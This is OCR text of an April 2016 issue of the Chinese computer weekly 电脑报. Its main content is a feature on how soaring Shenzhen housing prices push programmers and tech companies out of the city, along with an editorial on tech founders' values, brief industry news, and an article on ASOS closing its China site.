科技创造财富·科技改变生活

电脑報

POPULAR COMPUTER WEEKLY

第15期 总第1247期 2016年4月18日

电脑报电子版：icpcw.com/e
官方微博：weibo.com/cpcw
邮局订阅：77-19

老狼摄影工坊 电脑报微信 安卓新闻客户端 机智猫官网
（iOS 版 APP 请在 AppStore 搜索“电脑报”） techmiao.com

欢迎订阅
电脑报电子版
手机、平板、电脑都能看
全彩、快速，还便宜
icpcw.com/e

高房价压迫下的创业之都

梦想和热情在现实面前一文不值 >03

新 闻

约会软件Tinder 凭什么比陌陌火
看脸时代的简单之道 >07

智能与硬件

串流VR更好用，高价PC VR眼镜情何以堪 >11

不同接口SSD适用性研究 >12

PC 与应用

“小而澎湃”的经典延续：
戴尔 Latitude E5270 商用本深度评测报告 >23~25

机智猫

你以为电动车还很遥远，其实它就在身边 >40

魅蓝 note3：持久花美男 >46

错过后悔三年 全民8GB 送你双通道！

■买戴尔灵越笔记本，电脑报额外赠送 4GB 内存
助你构建双通道，3D 性能飙升多至 80%！活动详情请见 23 版广告！

电脑报官方商城 配电脑·订阅电子版·各类数码产品 详见10 版
cpcwi.taobao.com

关注嘿奢会，参与iLOOK自拍秀，赢千元显卡 （详见48版）

www.icpcw.com
邮局订阅 77-19

主管单位：重庆市科学技术协会
出版单位：重庆电脑报出版有限责任公司
地址：重庆市渝中区双钢路 3 号科协大厦 邮编：400013
新闻热线：023-61618888-13055（欢迎提供新闻线索）
编辑部(023)63658800 发行热线：(023)63863737
广告部(023)63658999 国内统一刊号：CN50-0005
广告经营许可证号：010015
江苏鸿兴达邮政印刷有限公司 印刷
报纸如有遗失或缺损，请致电 025-85334517
每周一出版 售价:4.00 元
6 952284 100010

责编:邓晓进 组版:何雪松 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_itnews@vip.sina.com

视角

技术宅的价值观

上周,霍金在新浪上发出了第一条双语微博,说他和扎克伯格、俄罗斯富豪尤里等一起启动了一个耗资巨大的“突破摄星”计划,研发一台质量以克计,速度达到五分之一光速的探测器,在发射后20年到达半人马座,以探测离太阳系最近的星球。

这听起来很疯狂,在看不到商业价值的情况下,富豪们仅凭花费几十上百年时间、数十亿美元来支撑这个计划,真的靠谱?毕竟多年前的登月计划还有冷战的背景,动用了大量政府资源;即便如此,美苏的太空争霸计划,拖垮了一个超级大国的经济。

但也许真能实现,像类似谷歌、Facebook这一类的科技公司创始人,以及上一代的比尔·盖茨和乔布斯等,都有明显的“技术宅”特性,对“科技改变世界”的话题有天然的兴趣,且他们对慈善事业也有大量投入。知乎有一个问答:为什么谷歌和百度几乎同时成立,发展相差却那么大?这个主题下有200多条答案,大多数人赞同的是:他们自诞生之日起就已经输在了价值观上,缺乏超越商业的人文关怀、用商业改善世界的使命感。

在Facebook刚刚召开的F8开发者大会上,扎克伯格描述了他的战略规划,未来三年Facebook将主要专注于打造生态系统,而未来十年的战略着眼点则是人工智能和虚拟现实、增强现实。他似乎是想建立一个基于虚拟现实之上的全球互联社区。在演讲中,他抨击了特朗普向内收缩的文化政策,声称Facebook不建设高墙而是要修建桥梁来团结世界人民。而这届开发者大会的主题即是“用技术沟通世界”,这其实也是Facebook所坚持的核心愿景:“努力通过技术,让用户可以与所有人分享一切”。

《连线》杂志在报道F8时,用了一段镜头感很强的描述来开头:当马克·扎克伯格第一次学会走路时,他的父母在旧式婴儿书上标注了日期;多年后,他的表兄弟迈出了第一步,妈妈和爸爸捕捉到了一张照片。前不久,当他的侄女开始走路,他的妹妹拍下了一段视频。而对于自己的女儿,扎克伯格说,他会用带有17个镜头的立体相机来拍摄360度的场景,并与所有他们愿意与之分享的人一起来体验这动人的一刻。

这或许就是历史沧桑感中体现出来的科技进步与人文关怀,科技让人类美好的情感更加便利地保存、表达和分享。

科技TOP3之声音

1 马克斯·列弗琴:丢掉信用卡

PayPal联合创始人马克斯·列弗琴最新的创业公司Affirm近期完成了1亿美元融资,试图重新发明“信用”,宣称要让年轻人丢掉信用卡。Affirm变革了人们获得贷款的方式。该公司关注购物者的借贷问题,试图在POS机处帮用户获得小额贷款,而不必使用信用卡。

2 米卢诺维奇:中国、聊天机器人和低价手机是苹果最大威胁

近日,瑞银分析师史蒂文·米卢诺维奇发布报告称,有3个使苹果走向衰落的问题分别是:中国业务、聊天机器人和低价手机。中国业务会因政策因素受损;聊天机器人兴起会使应用商店衰落;用户会使用已经“足够好”的低价手机。

3 杰夫·贝索斯:今后在太空生活和工作

贝索斯在日前的Space Symposium大会上表示:“我希望数百万人在太空中生活和工作。”他认为,人类应将工业制造转向太空,从而控制对地球资源的影响。贝索斯15年前,成立了太空探索公司蓝色起源。近期该公司完成了第三次成功的火箭发射,以及第二次火箭回收。贝索斯希望普及太空旅行,而火箭的重复利用将是其中的关键。

资讯

1 高德地图车机版正式发布

(本报记者 熊雯琳)近日,高德在京正式推出互联网车载导航产品——高德地图车机版,同时宣布该产品将在长安CS15上搭载,今后将陆续装配在自主品牌长安和吉利旗下的多款车型上。从功能上看,高德地图车机版对手机版的传统亮点功能“躲避拥堵”和“明星语音”进行了全面移植。

2 网易推“七鱼”进军云客服

(本报记者 熊雯琳)4月12日,网易在北京的一场发布会上宣布正式上线最新云服务产品——网易七鱼(云客服),进军拥有千亿市场的在线客服领域。据悉,网易七鱼主要通过建立在云计算之上的SaaS软件服务帮助企业搭建智能、形式丰富、多渠道接入的客服体系,致力于改变传统客服行业。

3 4月中旬起网络主播须实名认证

近日,百度、新浪、花椒等20余家从事网络表演(直播)的企业负责人共同发布《北京网络直播行业自律公约》,承诺从18日起,网络直播房间必须标示水印;内容存储时间不少于15天备查,所有主播必须实名认证;审核人员对平台上的直播内容进行24小时实时监管。


高房价压迫下的创业之都：梦想和热情在现实面前一文不值

@ 特约记者 杨明 李霞

“儿啊，我身体越来越差了，你要不还是回来，回来找一个媳妇吧。”挂掉母亲电话后，丁墨（化名）忍不住号啕大哭，决定离开这个悲伤的城市。

33岁的丁墨，一个普通的IT程序员，2011年初南下深圳闯荡，梦想在那座全世界闻名的创新和电子业制造之都站住脚跟。5年过去，薪水从当初的5000多元涨到了2万元，老家多病母亲的身体眼看一天天衰弱下去，他仍旧孤身一人，难以实现母亲最简单的愿望。

他曾试图和几个女孩交往，但最后都分手了，最根本原因是几年存款还买不起所在南山区的一个厕所，对“居者有其屋”的中国人来说，没房就没法结婚娶老婆，没有哪个女人愿意跟他在狭小出租屋里谈上一辈子恋爱。



现在，他和他母亲的梦想，看上去更是遥不可及了：根据国家统计局发布的70个大中城市今年2月各种住宅、商品房销售价格变动情况，领涨全国房价15个月之久的深圳，与去年同期相比暴涨57.8%，远超上海25.1%和北京14.2%的涨幅，被国外媒体评为全球房价上涨最快城市，新房均价在3月已高达每平方米5万元，全国最贵——丁墨每个月挣的2万元，不吃不喝不够买半平方米。

这对过去20年来，因为有了大批心怀梦想的年轻人和创业者，才推动深圳拥有那一系列改革开放桥头堡、创业之都、创新之城、中国硅谷、制造业天堂、科技硬件中心等闪耀光环的深圳来说，不管哪方面都是一种危险的信息。

就算志存高远，也要面对现实。最明显的结果，是疯狂高房价、高房租瞬间无情摧毁丁墨这样的年轻人留在深圳的最后希望——在北上广深四个一线城市中，深圳是最为特殊的一个，外来常住人口达到1000万~1500万人，深圳人口平均年龄仅27岁，他们大多心怀落地生根的梦想与热情来到深圳。可以说，没有这些心怀梦想的年轻人，也就没有深圳。

更危险的信号在于，高房价不仅把互联网青年们挡在了深圳门外，也让深圳有走香港“产业空心化老路”的危险：大批创业者、科技创新企业或者无奈死掉，或者被逼外迁。

下转04版

责编:黄枪 组版:况中银 责校:杨志刚
日期:2016.4.18 投稿邮箱:pcw_itnews@vip.sina.com

上接03版

高房价是梦想与现实之间的水泥墙

就连腾讯员工和深圳当地人,现在也很难在深圳买得起房。

“买房,对我来说,同样是一种遥不可及的梦想。”一位在深圳腾讯总部工作的“85后”阿文告诉记者。他在腾讯已工作4年,级别为T2级工程师,薪水接近3万元,在腾讯普通员工薪酬中属于中等偏上,买房一事依然无限期搁置。

过去一年中,阿文几番动了买房心思。作为一个狭长型区域,深圳中心一路向西延伸,福田区、南山区和前海片区大部分楼盘房价已高达每平方米7万甚至10万元,“二手房也是一样疯狂,南山科技园南,低于10万的二手楼盘没有,比较差的北区,低于7万的小区也只有两三个。”

看了一年下来,阿文眼睁睁地看着距离腾讯总部50多公里、交通不便的龙岗都从3万多涨到了5万多,“现在在深圳,月入3万多也只能买在关外了。房价是同事讨论重点,但买房的人不多,很多同事都无能为力。”

事实上,作为深圳,乃至全球互联网企业标杆,腾讯员工薪水一向为外人所羡慕。此外,为了减轻员工购房负担,在2011年,腾讯推出“安居计划”,为一线和二线城市符合条件的员工分别提供最高30万元和20万元的首套房“安居借款”。到了2015年4月,腾讯又将一线城市员工能享受的安居借款额度提高至50万元,二线城市提高至25万元。

按照腾讯要求,入职满三年员工,或者入职满两年在绩效考核中进入前两档的优秀员工就有资格申请安居借款,全部借款需要在六年内还完。阿文已符合这个资格,2014年底曾申请过一次,但没有抽中,结果2015年初深圳房价就一路狂飙,“假如房价为最低的7万每平方米,要买下80平方米的房子,总价超过600万元,首付比例和各种税费接近200万元,即使公司借给50万元,吸空了我和父母的血汗钱也是不能承受之重。”

深圳市同洲电子股份有限公司董事长、市政协委员袁明深有感触,深圳不少高新技术企业每年会从全国高校招聘大量的优秀毕业生,很多优秀毕业生如今成长为企业骨干,相应的薪酬福利在深圳也有一定竞争力。毕业四五年,这些年轻人才到了成家立业的年龄,但高昂的房价让他们无法拥有稳定的“家”。

现阶段可以不买房,但很多深圳年轻人连房都租不起了。在年初召开的深圳两会上,深圳市人大代表戴梅表示,以前只是房价高,今年租金也开始猛涨。在南山区科技园附近,三房一厅的租金一般都在七八千元。与北京拥有大量地下室不同,深圳高房租将租客逼进城中村,城中村又抱着深圳房价大腿,量价齐升。

“有同事在福田租了一房一厅,月租4500元。”阿文说,现在他与人合租在南山一老小区,一个三居室的10平方米房间,每间房月租金2200元,房东已明确告诉他,今年5月续约时要上涨500元。

对阿文来说,与丁墨相比他幸运的是,他有女友,又有一个好工作,父母工作身体都还不错,如果掏空整个家庭,还是能勉强购买上的。但是,这只是比较幸运的例子,在深圳1000多万的外来常住人口中,有多少这样的比例呢?

“房价就是一堵梦想和现实之间的水泥墙。”“80后”,跟随父母1995年就到深圳打拼的周喆说,现在全家四口挤在50平方米不到的房子里,小学初中高中都在蛇口,真正体会到了在深圳市区长大却无法立足的可悲。

当然,这种绝望悲哀,是北京、上海、苏州、杭州等地购房刚需者共同的绝望。由于2015年国内A股股灾开始、国内GDP增速放缓之后,一系列降息、降准、降低房产交易税、解除限购去库存政策的出台,导致深圳、上海、北京、苏州、杭州等城市房价在2015年开始急速飙升。

在各种社交APP上,IT从业者也只能无奈频频吐槽。“好多房子一涨就是百万,三年又白干。原本快凑好首付、现在一涨更不够了。”一位在北京阿里工作多年的程序员一边吐槽着飙涨的北京房价,一边表示“最迟明年离开北京去杭州”。但杭州的难道就比北上深好过么?马上就有该地区一公司单身同学表示:“杭州也买不起,钱江世纪城都接近3万了。”

最后,即使凑到了首付,在北京外地人买房还意味着需要5年的社保、缴税记录。在上海单身不准买,不仅要有2年的社保记录,还必须要有结婚证。

下转05版

数字


1. 根据财富中文网统计,目前深圳已经培育和聚集了超过8000家创投机构,管理资本超过4000亿元。2015年上半年,VC投资金额上,深圳以6.96亿美元名列北京、上海之后。北京占主导性优势,VC融资额为28.4亿美元,上海为17.5亿美元。

2.2015年深圳生产近1.5万亿件IT产品,占全国IT制造业的近12.5%。深圳IT获得高新技术企业认定差不多3335家,占了全国高新技术企业当中的60.4%。

3.中国的百强电子制造企业当中有21家来自深圳。另一方面市政府为大力推进IT产业的发展,深圳建了大量的创客空间,IT类创客人数已超过1万人。

超值电子版,比纸质版更高清,内容完全一样,价格低至3折,平板和手机都能看!

选自旅游类



选自汽车类

投资理财/体育运动/文摘文学/新闻时事
科普科教/潮流明星/旅游/家庭家居/汽车
摄影/健康/校园……
更多电子杂志和类别请扫描二维码

99元
惊爆价

超值! 99元同一类杂志任选两本读一年
请在电脑报官方商城订阅: cpcwi.taobao.com (仅需淘宝购买流程支付)

上接04版

招不到人与逃离深圳

房价暴涨,租房水涨船高,带动什么都涨。深圳综合开发研究院区域发展规划研究所副所长刘国宏就担心,深圳对研发人才的吸引力正在下降。今年3月,一篇名为《深圳房价暴涨57.8%:会将互联网人才赶向广州?》的文章就刷爆了朋友圈。

“好多员工应聘后都不愿过来。”Car+的创始人程瀚,1年前他从美国硅谷回到深圳创业。“刚到深圳的时候南山房价还是3万多,现在涨到了6万多,因此人力成本也随之上升,招人变得越来越困难。”

物联网软件方面的创业者赵东,公司有七八十个员工,去年他们要招七八个人,在网络上打出招聘广告后,断断续续招了大半年,但好歹人招齐了。但是在2015年业务扩大后打算再招十来个人,结果大半年过去,一个合适的人还没招到。“打电话去联系投递简历的求职者时,不少在深圳干了四五年甚至七八年的求职者说准备回内地找工作了。”

“深圳的高房价使得求职者都抱着找高薪工作的心态。”总部位于深圳南山科技园的某电子科技有限公司HR罗女士认为,高房价还会带来一系列影响,包括高房租、高物价、高消费等,从而使公司在人才招聘方面受到了影响。

在罗女士所在公司,从2015年下半年以来,招聘网站比往年多花了几倍的钱,薪水也比往年增加10%到20%,但所投简历从未有过的惊人的少,“开发难招也就罢了,文员、助理这样的位置也难招,大部分人一开口就要5000元以上,否则免谈。”

而在人力资源部开展日常招聘工作中,还出现过一些已经通过面试沟通的求职者在办理入职手续时临阵脱逃情况。究其原因,还是因为高房价,罗女士说,关内房租贵得离谱,5000元工资不够吃住,关外房租也水涨船高,地铁拥挤,除掉吃住所剩无几。年头到年尾,剩不了几个钱,大家都不是傻子。

“去年到我们这里面谈的国家长江学者和国家杰出青年基金获得者,面谈了190位,最后引进了十几位,大多数跑掉的都是因为住房问题。”深圳市人大代表、哈工大深圳研究生院院长姚英学炮轰“高房价”,目前深圳高校引进师资的最大问题就是住房问题。

就连大公司的HR也很无奈。“不考虑学历,只要你能拿出在学校里很牛的杀手锏,中兴愿意提供年薪35万元。”2014年底,中兴为覆盖“互联网+”领域,启动了“蓝剑计划”,招募校园精英,以优厚条件吸引创新人才。但1年多过去,“100个指标,只录了32个人。”


招不到人,原有的人才也很难留下来。位于南山科技园的某生物公司,成立于2005年,技术研发人员占比超过半数。该公司人力资源负责人陈女士坦承,企业人员近年来的流失率处于偏高水平。据统计,企业现有200多人,比2010年时减少了100多人。一位在该公司工作了7年的中层管理者以及一位负责研发工作的博士,都是由于深圳的房价原因,选择离开深圳,回到了家乡。

“逃离北上广”曾是网络上的一个热门话题,现在,“逃离深圳”成了最热门的话题——对于深圳、北京、上海等地的年轻人来说,每个月工资的1/3将用于支付房租,每月没有积蓄,当他们的梦想破灭,青春伴随着房价不断上涨逐步耗尽时,他们唯一的选择只有“回家”。

今年初,在深圳打拼了20年的武汉老板老梅(化名)决定跟随离职员工的脚步,将公司研发中心搬回武汉。老梅的公司共25名员工,其中16名为研发人员。从2015年初开始,已有8名研发人员离职,其中3名回到了家乡。

老梅也曾采取加工资、原始股权等方式挽留这些跟随了他多年的员工,但是在高房价面前他的言辞似乎有些苍白无力。“我最多一年能给这些部门经理每人多发十几万元的工资,但是他们家乡的房价可能还不到深圳的1/6。”

在一个论坛分享会上,财经作家吴晓波就认为,不仅是在深圳,对于北京等地的互联网人来说,大多数创业者依靠梦想支撑着他们的创业,尽管不排除依靠上市来实现财务自由,但毕竟这不具备代表性。“一个城市房价涨30%,估计公司一半的人没心思工作了。涨50%,有些地方去年甚至涨了100%,我觉得非常不正常。讨论那么多创业,那么多创业转型,房价猛涨把这个风全部都吹没了。”



过去一年中,深圳房价持续领涨全中国甚至全球

连华为、中兴都在撤离深圳

不仅仅是年轻的互联网人,面对高房价,创业公司经营困难也在增加。因为无论是办公成本,还是用人、物价水平都会随着房价的上涨而变得让公司难以支撑。根据记者了解,2015年来以富昌电子为代表的深圳数十家制造业企业倒闭引发的震荡仍在持续,受牵连的一大批小供应商的生存难以为继。

32岁的移动互联网创业者阿斌对记者说,他的创业团队有7个人,在深圳车公庙附近租有一间近30平方米的办公室,虽然产品仍在内测阶段,但每个月5000元的租金是除了人力外最大的开销,并且仍有不小的“上行浮动”空间。现在他在考虑关外的办公室,他的朋友在关外150平方米的办公室只需要8000元。

“南山房租太贵了,我们团队现在搬到了郊区。”深圳智能硬件公司Sleepace创始人黄锦锋也表示,尽管在2015年7月份,公司已成功获得了4000多万元融资,但依旧难逃深圳房价带来的压力。

这种压力,现在看上去连华为、富士康、高通为代表的民营企业、制造厂商和外资企业都难以承受了。

华为已成为深圳的名片,但现在,在深圳建起了小半个城的华为,也选择了不在深圳继续扩张,而是选择迁往东莞松山湖。

华为终端总部项目位于东莞松山湖南区,占地1900亩,总建筑面积约126.7万平方米,届时将有3万研发人员聚集于此。早在2014年,华为有关出口终端大部分已撤离深圳,在当年8月6日,东莞市国税局确认华为终端(手机与平板电脑)已转至东莞松山湖设立实体公司,公司已产生纳税行为。

近日又有消息称,除了华为手机研发会留在深圳,无线部分、华为大学、研发中心、中试中心等要搬至东莞松山湖华为基地,并可能会在2017年、2018年进行大型搬迁工作。

这个消息得到了多位华为员工的验证,一位华为员工表示,其实新区选址在松山湖已经是几年前的事了,华为员工早就在论坛里曝光了这个消息,余承东也曾表示:“东莞松山湖离深圳较近,开车约50分钟,未来深圳中心北移则更近,周边环境很优美,房子便宜很多,员工安居乐业的好地方!”华为拓展的地价当然是第一位要考虑的,但是没房的员工想在深圳“安居”确实越来越难。

在华为之前,富士康集团已将大部分电子产品代工生产线从深圳搬迁至郑州、重庆、南宁、烟台等二三四线城市,而在富士康深圳总部,引进机器人以及自动化生产线,员工数量已经从之前的30万人降低到20万人。

与此同时,中兴通讯深圳生产基地的大部分将搬迁至河源,届时中兴通讯河源项目将有工人上万名,2017年可实现产值100亿元以上。此外,国际半导体大厂高通,因担忧深圳租金过高,同时目前业务很难再大增长,同样的薪金在深圳很难留住人,2016年春节开工就讨论计划将办公室迁往广州,实验室和工作室搬到东莞。

这些对深圳来说绝不是好消息,如果华为等离开,深圳龙岗区的税收将失去第一大支柱——华为产值占龙岗工业总产值的比例从2012年的40%增长到2015年的50%以上。根据深圳官方流出的内部材料来看,深圳的高房价对实体产业的冲击已经显化。无论高端的南山区,还是低端的龙岗区,以电子制造为首的实体产业都出现溃退迹象。

危险信号:深圳将走香港“产业空心化”老路?

现在,一些业内人士对高房价带来的深圳冲击表示了深深担忧。

今年3月底,在深圳创新发展研究院召开的“深圳供给侧结构性改革的方向与重点”研讨会上,深圳房价也成为与会的学者、企业界人士“吐槽”点之一。

与会人士对高房价的担忧在于,高房价可能会把新的创业人员挡在深圳门外,也会导致一些科技创新企业转移到深圳周边如东莞、惠州等地。深圳需要为科技创新企业建立最后的庇护所,不能走香港“产业空心化”的老路。“上世纪90年代开始,我们就看到香港产业逐渐空心化,最后连研发都做不了。如果房价继续这样上冲的话,新的创业人员怎么进来?”在研讨会上,综合开发研究院产业经济资讯中心主任龙隆担忧深圳走上香港的老路。

深圳市前海金融控股有限公司副总裁金心异也认为,现在连华为、腾讯这种收入高的企业都出来喊“疼”,它们代表业界在喊疼,已经是撑不住了。龙岗的房价4万多,还能保得住我们的科技产业吗?华为大量的生产环节迁到东莞了,估计华为将来一些新的产业也不会放在深圳。龙岗、坪山、光明这几个区要为科技产业建立最后一个庇护所,政府要好好研究。

那么,是什么催生了深圳全球第一快速上涨的高房价?

最重要的原因,肯定是深圳人口众多而面积很小,仅有北京的八分之一,广州的四分之一。深圳市委书记马兴瑞日前表示,未来要填海55平方公里,陆地整备50平方公里。

不过记者也发现,不少人把原因归咎于大众创新与高科技产业的兴起——早在2012年,任志强就曾表示IT高薪拉高了房价。

作为一个移民城市,2008年以后,借助互联网迅速发展契机,深圳从山寨之都转向创业之都。狭小空间内集聚了2000万人口、1000多个产业园区、185.8万户商事主体(每10个人中就有一个老板)。在大众创业、万众创新的激励下,加上多层次资本市场的支持,深圳迅速成为互联网之都、创业之都(集中了2/3的私募)和中国的“硅谷”。

2014年,深圳市新增中小企业19.6万家,上市备案企业达940家,中小板和创业板上市企业总量连续8年居于国内大中城市首位,并迅速出现了一批富裕群体,他们是深圳近期购房的主力。

曾有网友在看房过程中向搜房网置业顾问表示:“是华为成就了坂田,像坂田周边配套这么不成熟,都是因为华为在这,房价才飙涨到五六万。”坂田房价上涨的原因肯定不能“怪罪”给华为,但作为世界500强的大型企业,大量员工的居住需求确实拉动了市场,最新消息也显示,随着华为的入驻,今年1月东莞松山湖一个镇街的房价突破了每平方米1.8万元,这是东莞房价首次突破1.8万元。

而作为科技创新企业的聚集区,南山区2015年的GDP总量3715亿元,再次高居广东省十强区榜首,腾讯、大疆等大量互联网、高新技术企业驻扎在南山区。在南山区,众多楼盘的价格高达10万元/平方米。

下转06版

微信有奖挑刺

责编:邓晓进 组版:何雪松 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_itnews@vip.sina.com

科技有情怀

ASOS 开了中国官网后的悲剧

作者简介:成都媒体人。从来不看电视、关注科技领域、换个手机就能高潮的新时代网络宅男。相比煽情电视剧,还是IT界的各种黑科技更能让人流泪。

如果你热衷海淘,又对英伦时尚很感冒,那么这个新闻可能会让你震惊:4月8日,ASOS发布了一份声明,将停止在中国本土运营——这意味着,以后如果你想买ASOS,就只能去它的英国官网海淘。

ASOS 的黯然退场,与 3 年前形成了鲜明对比。2013 年 11 月 3 日,ASOS 购物网站中文版 Asos.cn 高调上线。为了更好地服务中国消费者,他们采取了不少本地化措施,比如在中国设立了仓库,支持支付宝以及货到付款功能,并在当年就投入了 600 万英镑。他们乐观地认为,ASOS 的优势在于低价时尚,这符合中国大部分消费者的定位,因此 ASOS 应该能在中国市场取得成功。

那时,如日中天的 ASOS 无疑是时尚电商迅速发展的典范。创建于 2000 年的 ASOS,第二年就在伦敦创业板上市,之后的 10 年,他们的年销售额增长了 400 多倍。起初,他们宣称崇尚明星时尚的穿衣主张,走高街路线——平价时装,面向年轻人。后来,他们就有了自己的风格,开始引领时尚——穿 ASOS 的衣服,就会觉得自己很酷。这很大程度要归功于他们相当成功的电商内容运营。他们旗下的纸质杂志《ASOS》,每一期的杂志封面几乎都是大咖,竟然能一直保持盈利状态,还潜移默化地成为英国年轻人的时尚指南。

于是,ASOS 很快就主导了英国的市场,成为了英国最大时尚零售电商。那剩下的,就是进行国际化,开拓海外市场了。他们的国际化也相当成功,其关键词是“全球包邮”。

经常上淘宝的人肯定能理解“包邮”这两个字的魅力,而对于海淘党而言,全球包邮简直就是太方便了,现在转运是有多么麻烦大家都懂。虽然 ASOS 发的最便宜的英国皇家邮政,速度比较慢,但还是能送达超过 240 个国家和地区。其中就包括中国,所以 ASOS 一度成为中国海淘党买衣服的首选网站。

包邮这个武器到底有多强大呢?举例而言,ASOS 甚至依靠包邮政策打败了相当强大的英国传统零售业。要知道英国的快递费是很贵的,动辄好几镑,所以电商没法跟实体店抢生意。但 ASOS 没有了运费的困扰,就可以提供接近于实体店的优质服务了——买衣服不要邮费,退换货也不要邮费。再加上其网站货品种类丰富,价格也给力,有些英国人就可以不用进实体店买衣服了。

然而,到了中国,以上这些,却不再是 ASOS 的优势了。首先是运费问题。中国官网是满 249 元包邮,这跟国内一众 B2C 商城相比简直太高,而面对淘宝那些个人卖家更是毫无优势,甚至还比不上其英国官网——虽然英国官网是满 40 英镑全球免邮,换算过来价钱也差不多,但是考虑到中国官网的衣服价格高、款式少,反而更贵。而且,去英国官网买衣服,其实是可以找专业代购的,专业代购本身就可以享受 ASOS 的额外折扣,再加上还可以帮你走拼邮,价格就更低了。

更大的问题,就是中国的消费者认不认可 ASOS 的时尚风格了。英伦风格的着装在中国不是主流,大街上几乎还是以日韩风格为主,像 ASOS 经常推出的大漏背或者大 V 领更是没人敢穿,这就将 ASOS 限定在了小众市场。但因为有了什么风格和款式都能买到的淘宝,ASOS 又显得太普通了。加之 ASOS 也没怎么花钱在中国做推广,就更是无人问津了。

有趣的是,因为进入了中国,ASOS 的“逼格”似乎降低了。相比在国内买买买,海淘永远都要更“高大上”一些,而相比烂大街的美式品牌,ASOS 代表的英伦风更加高冷,这样“鄙视链”就形成了,也把小众与大众区分开。所以,ASOS 的中国死忠粉们见到 ASOS 的中国官网,心里显然是相当失落的。他们要保持逼格,就继续去英国官网买,而且英国官网往往还更便宜。所以,ASOS 的竞争对手,其实是他自己……

更有趣的是,ASOS 想到开一个中国官网的主意,很有可能是受这些执著于在 ASOS 海淘的死忠粉的启发。ASOS 发现,他们的英文网站竟然有那么多消费能力强的中国顾客,那么,去开个中文网站,不就能吸引更多那些很懂英语但仍想追潮流的人了吗?而且,中国人那么多,哪怕是激发其中百分之一、千分之一、万分之一的购买力,潜力也很大呀。然后,就悲剧了。

上接05版

南山区科技创业服务中心主任王红卫认为,创业热潮被彻底引爆之后,仅是南山区一个区的众创空间和服务平台就已经超过了 100 个。不过,创业潮并不一定就是深圳房价上涨的直接原因,但在某种程度上加剧了租金的向上波动性。

不过,不仅是房地产,大量的创业孵化器背后,其实都是利益方敛财的工具。深圳南山创业孵化器管理相关人士透露,许多孵化器是此前的厂房、酒店改造而成,“许多孵化器打着支持创业者们的名号收取高额的房租。像联想之星、京东 JD 这样的孵化器租金价格并不便宜,160 元元 / 平方米 / 月,还需要缴物业管理费。”

不过对于深圳这座电子制造之都来说,好消息是有人离开,也有人进来。就在深圳房价暴涨之际,深圳与乐视达成战略合作,乐视控股 CEO 贾跃亭表示,乐视智能终端总部将会迁移到深圳。李开复也表示,将创新工场部分业务迁到深圳来。

“即使房价已涨得很高,但深圳还是非常好的创业城市。部分产业和人员的迁移,对深圳也是一个机会。跟硅谷一样,竞争力很强,但大家都说房价贵得要命。”汉能投资 CEO 陈宏说。

故事 >>

大城市是天堂还是地狱?如果是天堂,他们为什么还要不得不黯然地选择逃离?如果是地狱,他们当初又为何怀揣梦想蜂拥而入?即便倾家荡产有了一套房,对他们来说就是幸福了吗?

无房者:剩女愁嫁的无奈

人物档案:骆琳,1984 年生,女,毕业于西安电子科技大学,深圳某外贸电商公司跨境运营经理,月薪税前 18000 元左右。在重庆黔江县城老家购房一套。

骆琳选择深圳,是经过深思熟虑的。因为深圳是一个极具创造力和活力的年轻城市,无数财富故事在这里上演,似乎只要努力,没有什么是不可能实现的。

所以,在大学毕业时,骆琳在铺天盖地的校园招聘中选择了一家深圳企业。她希望可以在那个大城市有好的发展。

现实总是很残忍。刚到公司,骆琳就有些失望。所谓本部位于深圳“关外”,距离市中心相当遥远,是一座大型的工业园,厂房紧密相邻,中间是食堂,最里面则是集体宿舍,环境偏僻而封闭。

